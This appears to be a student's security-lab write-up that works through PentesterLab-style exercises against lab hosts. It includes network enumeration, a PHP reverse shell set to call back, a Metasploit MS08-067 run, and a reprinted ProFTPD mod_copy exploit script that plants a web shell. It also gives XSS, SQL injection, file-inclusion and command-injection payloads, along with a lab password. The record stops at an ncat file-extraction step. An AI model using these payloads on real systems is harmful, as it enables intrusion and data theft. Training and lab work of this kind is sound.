

Part A: Netlab1: CCCC CySA+

Enumerate the network

1. Logged on to kali and ran the following command:
Nmap -sP 192.168.0.0/24 – ping sweep: this will provide the list of hosts withing the IP range.

Hosts up:

- 192.168.1.2
- 192.168.1.4
- 192.168.1.5
- 192.168.1.3

2. Now that I have identified the hosts in the network, we can now run a version scan on each host to identify the running service on the ports.

Run the following command on each host: nmap -sV IP Address

- 192.168.1.2 – Windows 2012 R2

```
Nmap scan report for 192.168.1.2
Host is up (0.00040s latency).
Not shown: 984 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time:
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (
t-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 m
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (
t-First-Site-Name)
3269/tcp   open  tcpwrapped
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:50:56:82:D1:CF (VMware)
Service Info: Host: BOB; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- 192.168.1.4 - Ubuntu

```
Nmap scan report for 192.168.1.4
Host is up (0.00011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:50:56:82:D8:97 (VMware)
Service Info: OS: Unix
```

- 192.168.1.5 – Windows Client

```
Nmap scan report for 192.168.1.5
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 00:50:56:82:8E:D2 (VMware)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:
```

- 192.168.1.3

```
Nmap scan report for 192.168.1.3
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.1.3 are closed
```

Attempt to exploit the 192.168.1.4 (Ubuntu) box from Kali, There is a website on the box.

The following ports are open in .4:

Port 21 – tried to exploit this port but there was not an anonymous login allowed here.
Going to be looking at port 80 instead.

Port 80

Going to be looking for vulnerabilities associated with Apache httpd 2.4.18 (version gathered from the nmap -sV scan we did on machine 192.168.1.4)

Ran curl to gather more info: **content type text/html**

```
root@kali:~# curl -I http://192.168.1.4
HTTP/1.1 200 OK
Date: Fri, 07 Nov 2025 02:20:18 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 16 Mar 2018 23:20:40 GMT
ETag: "f1-5678fdb4e4956"
Accept-Ranges: bytes
Content-Length: 241
Vary: Accept-Encoding
Content-Type: text/html
```

Can run whatweb but gave me same info.

Ran nikto: **allowed HTTP Methods GET, HEAD, POST, OPTIONS**

```
root@kali:~# nikto -h http://192.168.1.4
- Nikto v2.1.6
-----
+ Target IP: 192.168.1.4
+ Target Hostname: 192.168.1.4
+ Target Port: 80
+ Start Time: (Ubuntu) 2025-11-06 21:22:45 (GMT-5)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xf1 0x5678fdb4e4956
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rende
  t of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-11-06 21:23:00 (GMT-5) (15 seconds)
-----
+ 1 host(s) tested
```

Ran dirb to directory/content brute-force with wordlist and found 2 matches

```
root@kali:~# dirb http://192.168.1.4 /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Nov  6 21:28:38 2025
URL BASE: http://192.168.1.4/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.4/ ----
+ http://192.168.1.4/index.html (CODE:200|SIZE:241)
+ http://192.168.1.4/server-status (CODE:403|SIZE:299)

-----

END TIME: Thu Nov  6 21:28:39 2025
DOWNLOADED: 4612 - FOUND: 2
```

The following is from the screenshot above but with additional details:

```
---- Scanning URL: http://192.168.1.4/ ----
+ http://192.168.1.4/index.html (CODE:200|SIZE:241)
+ http://192.168.1.4/server-status (CODE:403|SIZE:299)
```

CODE200 = OK

CODE 403 Forbidden = directory exists but is protected

Examining both below:

<http://192.168.1.4/index.html>

<http://192.168.1.4/server-status>

I tried other things with these two sites but not anything helpful.

Open msfconsole:

Ran the following commands to identify the version (redundant but helpful)

```
msf > search http_version

Matching Modules
=====
   Name                                     Disclosure Date  Rank   Description
   ----                                     -
   auxiliary/scanner/http/http_version      normal          HTTP Version Detection

msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name    Current Setting  Required  Description
   ----    -
   Proxies  no               no        A proxy chain of format type:host:port[,type:host:port]
   RHOSTS   yes              yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST     no               no        HTTP server virtual host

msf auxiliary(scanner/http/http_version) > set rhosts 192.168.1.4
rhosts => 192.168.1.4
msf auxiliary(scanner/http/http_version) > run

[+] 192.168.1.4:80 Apache/2.4.18 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) >
```

Since I couldn't identify any vulnerabilities to exploit, I am going to create a reverse shell and going to try to upload it with cadaver.


- Find webshell and create an exploit:
Go to /var/www/html, create /exploits subfolder
Locate reverse-webshell.php
Change the directory to /usr/share/webshells/php
Copy the php-reverse-shell.php to the exploits folder
Rename the copied reverse shell
Update the reverse-shell with relevant information (such as host IP) – entered kali's ip because this is a reverse shell

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.1.3';  
$port = 1234; /*  
$chunk_size = 1400;
```

Tried to use cadaver to upload the webshell to the 192.168.1.4 website but it looks like cadaver is used with webdav.

```
root@kali:/var/www/html/exploits# cadaver http://192.168.1.4  
Could not access / (not WebDAV-enabled?):  
405 Method Not Allowed  
Connection to `192.168.1.4' closed.  
dav:!!> exit
```

Going to see if we can upload with nmap:



Tried to replace the image1.jpeg with webshell.php but doesn't look like I was able to replace it. I then googled if I could upload a webshell.php file to a html based website and it said most likely no.

Moved on to exploiting **ftp**. I found the following exploit resource after identifying the ftp version.

ProFTPD 1.3.5 - (mod_copy) Remote Command Execution

ProFTPD is a highly configurable FTP daemon for Unix and Unix-like operating systems. ProFTPD grew from a desire for a secure and configurable FTP server. It was inspired by a significant admiration of the Apache web server. Unlike most other Unix FTP servers, it has not been derived from the old BSD `ftpd` code base, but is a completely new design and implementation.

However, to fully execute the instructions there was a python file that I needed to load in the attacker machine:

Exploit

To exploit this target just run:

```
./exploit.py --host HOST --port PORT --path PATH
```

If you are using this vulnerable image, you can just run:

```
./exploit.py --host 127.0.0.1 --port 21 --path "/var/www/html/"
```

Exploit.py contents:

```
1  #!/usr/bin/env python
2  # CVE-2015-3306 exploit by t0kx
3  # https://github.com/t0kx/exploit-CVE-2015-3306
4
5  import re
6  import socket
7  import requests
8  import argparse
9
10 class Exploit:
11     def __init__(self, host, port, path):
12         self.__sock = None
13         self.__host = host
14         self.__port = port
15         self.__path = path
16
17     def __connect(self):
18         self.__sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19         self.__sock.connect((self.__host, self.__port))
20         self.__sock.recv(1024)
21
22     def __exploit(self):
23         payload = "<?php echo passthru($_GET['cmd']); ?>"
24         self.__sock.send(b"site cpfr /proc/self/cmdline\n")
25         self.__sock.recv(1024)
26         self.__sock.send(("site cpto /tmp/." + payload + "\n").encode("utf-8"))
27         self.__sock.recv(1024)
28         self.__sock.send(("site cpfr /tmp/." + payload + "\n").encode("utf-8"))
29         self.__sock.recv(1024)
```

Didn't know how to copy and paste this python file contents to netlab.

Attempt to exploit the 192.168.1.2 box from kali (this is a windows box with some exploits)

Many ports open in this box:

53 88 135 139 389 **445** 464 593 636 3268 3269 49154 49155 49157 49158 49159

Going to exploit the box by targeting smb port.

From notes from week 8, identified the following vulnerability (ms08_067):

```
msf > search ms08_067
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

The output gives us a path to exploit – going to create a bind shell:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.1.2     yes       The target address
  RPORT     445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER,

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:445 - Automatically detecting the target...
```

I tried the following:


```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.2:445 - Automatically detecting the target...
[*] 192.168.1.2:445 - Fingerprint: Windows 2012 R2 - - lang:Unknown
[*] 192.168.1.2:445 - We could not detect the language pack, defaulting to English
[-] 192.168.1.2:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) >
```


Even though settings look ok, the exploit results say that there is not matching target.

Part B: SierraLab Linux: DO NOT EXCEED THE SCOPE OF THIS LAB OR YOU WILL RECIEVE AN AUTOMATIC F FOR THIS LAB


SSH using Putty and your private key with your credentials onto 207.62.230.146, port 2222. Once in, ssh to the Linuxbox.com and answer the below questions. Password is Hackingeverything1 . Provides screenshots as proof of your answer.

Access the website 10.0.50.4


Open putty with tunneling set to dynamic port 9050:



Set up mozilla firefow with SOCKS proxy settings:



Accessed website



Complete 5 XSS attacks


Gathered page source information from the following website:

<https://medium.com/@infosecnubes/guide-for-pentester-labs-xss-710a47871f71>

Example 1 – after name= typed in “<script>alert(“hello there!”)</script>”


```
http://10.0.50.4/xss/example1.php?name= <script>alert("hello there!")</script>
```

Got the following alert box to come up:



Example 2 – after name= typed in “<scr<script>ipt>alert("hi there!")</scr</script>ipt>”

```
http://10.0.50.4/xss/example2.php?name= <scr<script>ipt>alert("hi there!")</scr</script>ipt>
```



Example 4 - `example4.php?name=<img src='sampleimage' onerror="alert('XSS')" />`

```
http://10.0.50.4/xss/example4.php?name= <img src='sampleimage' onerror="alert('XSS')" />
```



Example 6

We are updating the value of variable \$a

Original example 6 web URL:

```
http://10.0.50.4/xss/example6.php?name=hacker
```

Original source code:

```
Hello
<script>
  var $a= "hacker";
</script>
  <footer>
    <p>&copy; PentesterLab 2013</p>
  </footer>


</div> <!-- /container -->

</body>
</html>
```

Updated URL with new code abc...:

```
http://10.0.50.4/xss/example6.php?name=abc";alert("xss");//
```

We then get the pop up:



Example 7

In this example, per the page source info, the developer used the htmlentities() however there is a way to by pass it.

Added the following after name=: ***abc'; alert('xss');//***

```
http://10.0.50.4/xss/example7.php?name=abc'; alert('xss');//
```

 10.0.50.4

xss

OK

Complete 5 SQL Injection attacks

Example 1 – added the following to after root

' or '1' = '1

Not Secure http://10.0.50.4/sqli/example1.php?name=root' or '1' = '1		
PentesterLab.com Home		
id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Example 2 – added the following to after root (no spaces)

'or'1'='1

Not Secure http://10.0.50.4/sqli/example2.php?name=root'or'1'='1		
PentesterLab.com Home		
id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Example 4 – added the following to after id:

=.1 or 0=0

Not Secure http://10.0.50.4/sqli/example4.php?id=.1 or 0=0		
PentesterLab.com Home		
id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Example 5 – added the following to after id:
=2 or 1=1

 Not Secure http://10.0.50.4/sqli/example5.php?id=2 or 1=1		
PentesterLab.com Home		
id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Example 7 – added the following to after id: **2%0A or '0'='0'**

 Not Secure http://10.0.50.4/sqli/example7.php?id=2%0A or '0'='0'		
PentesterLab.com Home		
id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

Part C: SierraLab Linux: DO NOT EXCEED THE SCOPE OF THIS LAB OR YOU WILL RECIEVE AN AUTOMATIC F FOR THIS LAB

SSH using Putty and your private key with your credentials onto 207.62.230.146, port 2222. Once in, ssh to the Linuxbox.com and answer the below questions. Password is Hackingeverything1 . Provides screenshots as proof of your answer.

Access the website 10.0.50.4

Complete both File Include attacks

File inclusion attack 1:


Changed URL from this:

`http://10.0.50.4/fileincl/example1.php?page=intro.php`

To this:

`http://10.0.50.4/fileincl/example1.php?page=../../../../etc/passwd`

Was able to pull the user file:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh mysql:x:101:103:MySQL Server:/var/lib/mysql:/bin/false sshd:x:102:65534:/var/run/sshd:/usr/sbin/nologin openldap:x:103:106:OpenLDAP Server Account:/var/lib/ldap:/bin/false user:x:1000:1000:Debian Live user:/home/user:/bin/bash
© PentesterLab 2013
```

File inclusion attack 2:

Changed URL from this:

`http://10.0.50.4/fileincl/example2.php?page=intro`

To This:

`http://10.0.50.4/fileincl/example2.php?page=../../../../etc/passwd%00`

Complete the three Command Injection attacks

Example 1

Example Scenario

Imagine a web application that allows users to check the status of a network host by entering an IP address or domain name into a form. The underlying server-side code might use a function like `system()` or `shell_exec()` to run the native `ping` command, for example in PHP: 

```
php

<?php
    $address = $_GET["address"];
    $output = shell_exec("ping -c 3 $address");
    echo "<pre>$output</pre>";
?>
```

The developer intended the application to run a single, safe command, like `ping -c 3 192.168.1.1`. 

The Injection

A pentester can exploit this by entering an input that includes a command separator character, followed by an arbitrary command. 

- **Vulnerable URL:** `https://vulnerable-website/ping.php?address=192.168.1.1`
- **Payload (Linux/Unix):** `192.168.1.1; whoami`

The pentester modifies the URL to:

```
https://vulnerable-website/ping.php?address=192.168.1.1%3b%20whoami
```

(Note: `%3b` is the URL-encoded representation of a semicolon `;`).

Execution

The resulting command executed on the server's operating system becomes:

```
ping -c 3 192.168.1.1; whoami
```

The semicolon (;) is a shell metacharacter that separates the intended `ping` command from the injected `whoami` command. The shell executes both sequentially. [↗](#)


The Result

If the application is vulnerable and displays the command output, the pentester will see the results of both commands in the web application's response:

```
// Output of the ping command...
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=0.046 ms
...
// Output of the injected whoami command...
www-data
```

The output `www-data` reveals the user context under which the web server is running, confirming the vulnerability and providing the attacker with initial intelligence for further attacks. [↗](#)

Typed in **%3b%20whoami** after 127.0.0.1



In above picture you can see "www-data" displayed

Example 2

For this example, using newline “%0A” will show the passwd file:

```
http://10.0.50.4/commandexec/example2.php?ip=127.0.0.1%0A cat /etc/passwd
```

 Not Secure http://10.0.50.4/commandexec/example2.php?ip=127.0.0.1%0A cat /etc/p

PentesterLab.com Home

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.019/0.022/0.025/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
openldap:x:103:106:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Example 3

Utilized ncat to extract files:

```
